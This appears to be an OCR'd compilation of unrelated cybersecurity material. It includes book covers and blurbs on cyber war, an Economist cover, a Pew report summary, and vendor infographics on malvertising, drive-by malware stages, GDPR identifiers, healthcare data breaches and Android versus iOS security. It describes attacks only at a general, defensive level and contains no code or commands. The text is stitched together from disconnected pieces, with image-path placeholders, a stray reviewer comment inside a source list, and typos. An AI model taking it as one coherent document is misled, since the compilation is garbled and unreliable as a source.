Experts expect nations, rogue groups, and malicious individuals will step up assaults between now and 2025; 61% say they expect a massive attack causing great damage. Although most predict more attacks, many say effective countermoves will generally contain the damage. Some say there will continue to be a 'Cold War' dynamic that limits severe harm due to the threat of mutually assured disruption. Some say the threat is 'exaggerated.'

FOR FURTHER INFORMATION ON THIS REPORT:
Lee Rainie, Director, Internet Project
Janna Anderson, Director, Elon University's Imagining the Internet Center
Jennifer Connolly, Consultant
202.419.4500
www.pewresearch.org

Wiley Corporate F&A

CYBER THREAT!

How to Manage the Growing Risk of Cyber Attacks

MacDONNELL ULSCH

WILEY

"A BOOK THAT GRIPS, INFORMS, AND ALARMS, FINELY RESEARCHED AND LUCIDLY RELATED."
—JOHN le CARRÉ

"*Dark Territory* is a remarkable piece of reporting. Fred Kaplan has illuminated not merely the profound vulnerabilities of our nation to cyber warfare, but why it has taken so long for our policymakers to translate indifference into concern and concern into action. This is a vitally important book by a meticulous journalist."
—TED KOPPEL,
author of *Lights Out: A Cyberattack, A Nation Unprepared, Surviving the Aftermath*

"A fascinating account of the people and organizations leading the way toward a cyber-war future."
—DOROTHY E. DENNING,
author of *Information Warfare and Security*,
first inductee, National Cyber Security Hall of Fame

"Everyone has heard the term 'cyber warfare.' Very few people could explain exactly what it means and why it matters. *Dark Territory* solves that problem with an account that is both fascinating and authoritative. Fred Kaplan has put the people, the technologies, the dramatic turning points, and the strategic and economic stakes together in a way no author has done before."
—JAMES FALLOWS, national correspondent, *The Atlantic*

TECHNOLOGY 0316
ISBN 978-1-4767-6325-5 **$28.00 U.S. /** $37.00 Can.


CYBER WARFARE


- Cyber warfare requires a high degree of interdependence between digital networks and infrastructure on the part of the defender, and technological advances on the part of the attacker.


- A successful cyber war depends upon two things: means and vulnerability. The 'means' are the people, tools, and cyber weapons available to the attacker. The vulnerability is the extent to which the enemy economy and military use the Internet and networks in general.

- Cyber warfare is symmetric or asymmetric,offensive and defensive digital network activity by states or state-like actors, encompassing danger to critical national infrastructure and military systems.

The Economist
Why fairness is a bad idea
Rewriting Wall Street's rules
Who will run Brazil?
How Big Oil became Big Gas
The link between IQ and disease
JULY 3RD–9TH 2010
Economist.com
Cyberwar
The threat from the internet
€5.50
Albania ALL760 Croatia HRK48 France €5.50 Ireland €5.50 Latvia LVL3.90 Nigeria Naira 700 Romania RON24 South Africa R45.00
Austria €5.50 Cyprus €5.50 Gibraltar GIP4.00 Israel NIS38.90 Lebanon LE11,500 Norway NKr50 Saudi Arabia Rials40 Sweden SEK55
Bahrain Dinar4.00 Czech Rep CZK150 Greece €5.50 Italy €5.50 Lithuania LTL20 Poland PLN26.5 Serbia RSD660 Switzerland Sfr10
Belgium €5.50 Denmark DKr43 Hungary HUF1,590 Kenya KShs540 Luxembourg €5.50 Portugal CONT. €5.50 Slovakia €5.50 Turkey TRY12
Bulgaria BGN13 Estonia EEK89/€5.69 Iceland IKr700 Kuwait Dinar 3.20 Malta €5.50 Qatar Rials40 Slovenia €5.50 UAE Dirhams 40


CYBER
WAR
THE NEXT THREAT TO
NATIONAL SECURITY AND
WHAT TO DO ABOUT IT
#1 BESTSELLING AUTHOR OF AGAINST ALL ENEMIES
RICHARD A.
CLARKE
AND
ROBERT K.
KNAKE


"Eye-opening . . . a page-turner . . . consistently surprising." —The New York Times
DARK
TERRITORY
THE
SECRET HISTORY
OF
CYBER WAR
FRED KAPLAN
WITH A NEW AFTERWORD BY THE AUTHOR


NEU
RO
MAN
CER
WILLIAM GIBSON
SERIES INTRODUCTION BY
NEIL GAIMAN

What is Malvertising?

Malicious advertising ("malvertising") is a type of online attack wherein malicious code hidden within an online ad infects your computer with malware.

How Malvertising Works

You visit a website. It doesn't matter if the site is sketchy or legitimate -- the threat lies within the ads on the site.

BUY

Advertisements can come in a variety of shapes and sizes, though usually appear as banners or pop-ups.

Malvertising utilizes numerous tactics, such as using an iFrame, an invisible box that can secretly navigate to additional web pages.

The iFrame redirects to an "Exploit Landing Page."

The landing page is where malicious code attacks your system.

The attack code exploits your system and installs malicious software.

Malicious Bidding

Cyber criminals are able to utilize malvertising by submitting booby-trapped advertisements to ad networks for a real-time bidding process.

After the ad wins the bid, it is propagated in real time through various publishers and will only trigger its malicious payload if specific conditions are met.

Hard to Catch

Malicious ads rotate in with normal ads. Therefore, when a user visits an infected site, they might not be attacked.

Because duplicating the infection is difficult, this can make it very hard for security researchers to study a malvertising attack.

Protection

Using software like pop-up/ad blockers offers some protection against malvertising, but employing anti-exploit software in conjunction with an anti-malware is your best bet.

Learn more at www.malwarebytes.org.

Malwarebytes

GDPR - data subject, personal data and identifiers

DATA SUBJECT
Identified or identifiable natural person.

PERSONAL DATA
Any information relating to a data subject.

IDENTIFIABLE
Can be identified, directly or indirectly by reference to an identier.

IDENTIFIERS

- Physical factor
- Physiological factor
- Genetic factor
- Mental factor
- Economic factor
- Name
- Identification number
- Location data
- Online identifier
- Cultural factor
- Social identity factor

BROADER DEFINITIONS PERSONAL DATA & IDENTIFIERS

GENETIC DATA
Personal data relating to the inherited or acquired genetic characteristics of a natural person

Results from:
Chromosomal analysis
DNA analysis
RNA analysis
Other analysis

HEALTH DATA
All data pertaining to the health status of a data subject


Past, current and future
Mental and physical
Diseases
Disabilites
Medical history
Clinical treatment
Physiological state
Biomedical state

DATA FOR RESEARCH
Personal data for scientific research


Only certain areas of scientific research

To the extent allowed by the intended purpose


Any processing of personal data in the context of the activities of an establishment of a controller or a processor in the Union should be carried out in accordance with this Regulation, regardless of whether the processing itself takes place within the Union.



The 5 Stages of a Web Malware Attack
You don't even need to click to start a malicious drive-by download:
From website to infection in
0.5 seconds
Entry Point
1
You access a hijacked website. Malware downloads silently and you don't notice that you're being infected.
82%
of malicious sites are hacked legitimate sites.
4,878
malware distribution agents per attack (on average)
The initial malware redirects to an exploit server using fast-flux techniques based on what you're working with (Windows/Mac, IE/Safari, Java, etc.).
Distribution
2
Exploit
3
Commercially available and supported exploit packs will attempt to leverage vulnerabilities in the OS, browser, Java, PDF reader, media player and other plugins.
5,540
new vulnerabilities reported in 2013
Hackers can make
$50,000 a day
The malware downloads a malicious payload that will steal data or extort money from you.
Infection
4
Execution
5
Malware calls home with sensitive data like credentials, banking or credit card information, or tricks you into paying directly.
Total cost per data breach:
$ 5.4 million
GET A FREE TRIAL OF SOPHOS WEB GATEWAY
GET OUR WHITEPAPER AND LEARN HOW TO STAY PROTECTED
SOPHOS
Security made simple.
Sources: SophosLabs, FluXOR: detecting and monitoring fast flux service networks, KrebsonSecurity, Ponemon Institute

PROTECT YOURSELF
1
AVOID SPAM
Never open emails from an unknown source. This is the most common way for hackers to plant a virus in your system.
2
WWW.BANK
USE REAL WEBSITES
Don't access your frequently used websites from an email or other link. Type in the URL manually.
3
****
CHANGE YOUR PASSWORDS
Create different passwords for important accounts. It only takes 10 minutes to crack a 6-letter lowercase password.
4
Remember This Computer?
DISABLE "REMEMBER YOUR COMPUTER" FEATURE
Hackers can spoof your IPv4 address or even use malware to hijack your computer this way.
5
BE CAUTIOUS OF MOBILE DOWNLOADS
Many mobile infiltrations result from downloading a malicious game or application.
6
USE SECURE PAYMENT WEBSITES
Don't enter credit card info from your wallet! Choose a trusted secure site to make any online purchases.
7
CLOSE YOUR LAPTOP
This will prevent hackers from watching your every move. Alternatively, put tape over your camera at all times unless you're using it.
8
UPDATE SOFTWARE
The most at-risk computers are running software which has not been updated, and without up-to-date anti-virus software installed.



Mobile security in emerging markets
Rising mobile security vulnerability in emerging markets
CHALLENGE
61%
of mobile consumers are very concerned about threats to their mobile devices
41%
of consumers do not have any kind of cybersecurity protection
SOLUTION
62%
of consumers place more trust in their operators to provision digital services than any other party
64%
of consumers in emerging markets already use operator backed methods to pay
Leveraging mobile operator assets can provide protection against security threats
upstream
Source: 2017 Emerging Markets Digital Services report. A study led by Ovum, on behalf of Upstream, including a mobile survey of 4,000 consumers in Brazil, Egypt, Indonesia, Nigeria and South Africa.
The research was conducted between 15th January and 5th February 2017. Upstream and Ovum cannot be held responsible for any inaccuracy or error in the information contained in this document.


HEALTHCARE IT + CYBERSECURITY
Patients
75% "Worry about the privacy of my information" as the reason they don't use PHR (patient health records)
only 43% of healthcare providers have an accurate inventory of employees' and customers' personal data
A worldwide study by PwC, CIO Magazine and CSO Magazine
17,000
patient records breached
per day, on average
September 2009 to present, HHS.gov
Healthcare organizations
81%
21%
81% permit BYOD connecting to their networks, but only
21% scan BYOD devices prior to connection to network
Ponemon survey of 80 healthcare organizations December 2012
Adoption of electronic records
HIMSS 2013 IHIT Study, April 2013
22%
2006
77%
2012
74% not encrypting data on mobile medical devices
5th Annual HIMSS Security Survey, sponsored by Experian
Healthcare providers
Estimated cost of security breaches
Ponemon survey of 80 healthcare organizations, December 2012
$7BILLION
91% are using cloud-based services
Ponemon survey of 80 healthcare organizations, December 2012
and yet 47% are not confident in the ability to keep data secure in the cloud
Ponemon survey of 80 healthcare organizations, December 2012
200% increase since 2010 in reports of 50+ security incidents
A worldwide study by PwC, CIO Magazine and CSO Magazine
2010
2011
2012
© 1999-2013 ESET, LLC d/b/a ESET North America. All rights reserved. ESET, the ESET logo, ESET SMART SECURITY and NOD32 are trademarks, service marks and/or registered trademarks of ESET, LLC d/b/a ESET North America and/or ESET, spol. s r.o. in the United States and certain other jurisdictions. All other trademarks and service marks that appear in these pages are the property of their respective owners and are used solely to refer to those companies' goods and services.



Our Sources:

http://articles.chicagotribune.com/2011-07-11/classified/ct-met-getting-around-0711-20110711_1_cta-property-smartphone-thefts-cta-riders

http://clicksafe.kensington.com/laptop-security-blog/?Tag=theft%20statistics

http://www.cbsnews.com/8301-505268_162-57527670/iphone-theft-why-police-are-worried-about-drop-in-crime/

http://signalnews.com/lost-or-stolen-iphone-heres-do-869 The infographic was OK, not I was expecting it to be awesome as per the description of the Gig but it wasn't.

http://46qasb3uw5yn639ko4bz2ptr8u.wpengine.netdna-cdn.com/files/2012/12/how-to-lock-down-your-iphone.jpg

ANDROID vs iOS
How Secure Are They?
Both Android and iOS have:
slide to unlock
Traditional access control
Such as passwords and idle-time screen locking to protect the device itself.
Isolation
Limiting a process's ability to access sensitive data or system resources from another process.
Permissions-based access control
Granting each application a set of permissions that limits its access to specified device data and systems.
Limited hardware access
Apps cannot directly access the underlying hardware. The hardware interactions are all controlled exclusively by a number of different layers of software which act as intermediaries between the application and the device itself.
Resistance to web-based attacks
Both systems have some built in capabilities to resist web-based attacks.
HOWEVER...
METHODS OF APPLICATION DISTRIBUTION
Android has more distribution channels.
With Android there are more opportunities and methods to load applications.
For example:Android devices support more than one app store as well as large-scale over- the- air app distribution.
iOS apps can only be distributed through the Apple app store.
App Store
DATA ENCRYPTION AVAILABLE ON BOTH DEVICES
There are different levels of encryption, and some of them are device-specific. The OSes provide mechanisms for apps to store secrets in ciphertext on disk; but apps don't always take advantage of these features. For example, data encrypted on your mobile device may be stored in plain text if you sync to a PC.
APPLICATION SECURITY TESTING
The level of verification on app security isn't the same between the various Android marketplaces and Apple's App Store. Security and privacy are not thoroughly tested and unauthorized access to sensitive data has already occurred in both the App Store and the Android Marketplace.
APPLE SOMETIMES APPROVES APPS THEN DISAPPROVES THEM
Apple has an approval process to place an application into the iTunes store. However, it's not hard to find examples of apps being removed from the store *after* they've been found to behave badly.
ANDROID security features
• Permission-based access control:
Android's access control model is different than iOS's: inside the application manifest, there is a static list of permissions that the Android application requests up front. The user is presented with the list at application installation time.
• Installing Applications:
The official Google marketplace allows remote installation of applications to your phone. It prompts the phone to accept the installation, therefore it is not possible to remotely install and RUN an auto erase or find me type application.
iOS security features
Permission-based access control:
• When an application requests the use of a protected feature in iOS (such as accessing the user's current location) at runtime, the OS pops up a dialog box in the middle of the app and asks the user if he/she chooses to allow the application access to the resource. Many apps fail if the user chooses "no".
Geolocation:
• Locates your phone when it's lost. This feature is provided by Apple as a feature of its operating system and accompanying online service.
Auto Erase:
• If your phone is lost or stolen you can wipe sensitive data from your device. In the event that the phone is returned, you can restore the information from the backups on your desktop. When this feature is enabled, 10 failed passcode attempts will automatically erase data from the device.
ANDROID Weakness Example
Android Orphans
Millions of Android phones that are still under contract cannot be updated to the latest version of the Android OS.
Wild West Application Marketplace
The application marketplace has limited (if any) security implementation. Instead Google chose to allow nearly any application presented to the market to be published for user consumption. Google does not check the security of applications prior to general availability.
please sir, may we have some support?
vecteezy.com / yaquiloco
Smartphone Manufacturers Can Modify the Phone UI*
Google Android is designed to be modified by the carrier releasing the device. Because of this Android devices suffer from additions of software and UI modifications that the smartphone owner doesn't want or need.
*User Interface
iOS Weakness Example
Every iOS device running an OS lower than version 4.3.5 is vulnerable to a flaw called SSL MITM which hackers can exploit easily.
Since Apple won't allow certain device categories to be upgraded to this level, it means that there are millions of permanently exploitable devices out there. Android has a similar problem.
vecteezy.com / belial90
If an iPhone owner chooses to jailbreak their phone he becomes more vulnerable to malware.
iPhone jailbreaks exploit security holes that may also be exploited by hackers. One example was located in the iPhone PDF parser which contained a flaw that allowed a document to execute code.
SO YOU GOT A SMARTPHONE FOR CHRISTMAS?
Here are 10 ways to protect it from hackers.
• Change the phone password and your voicemail password.
• Use a password/pin that is difficult for others to guess.
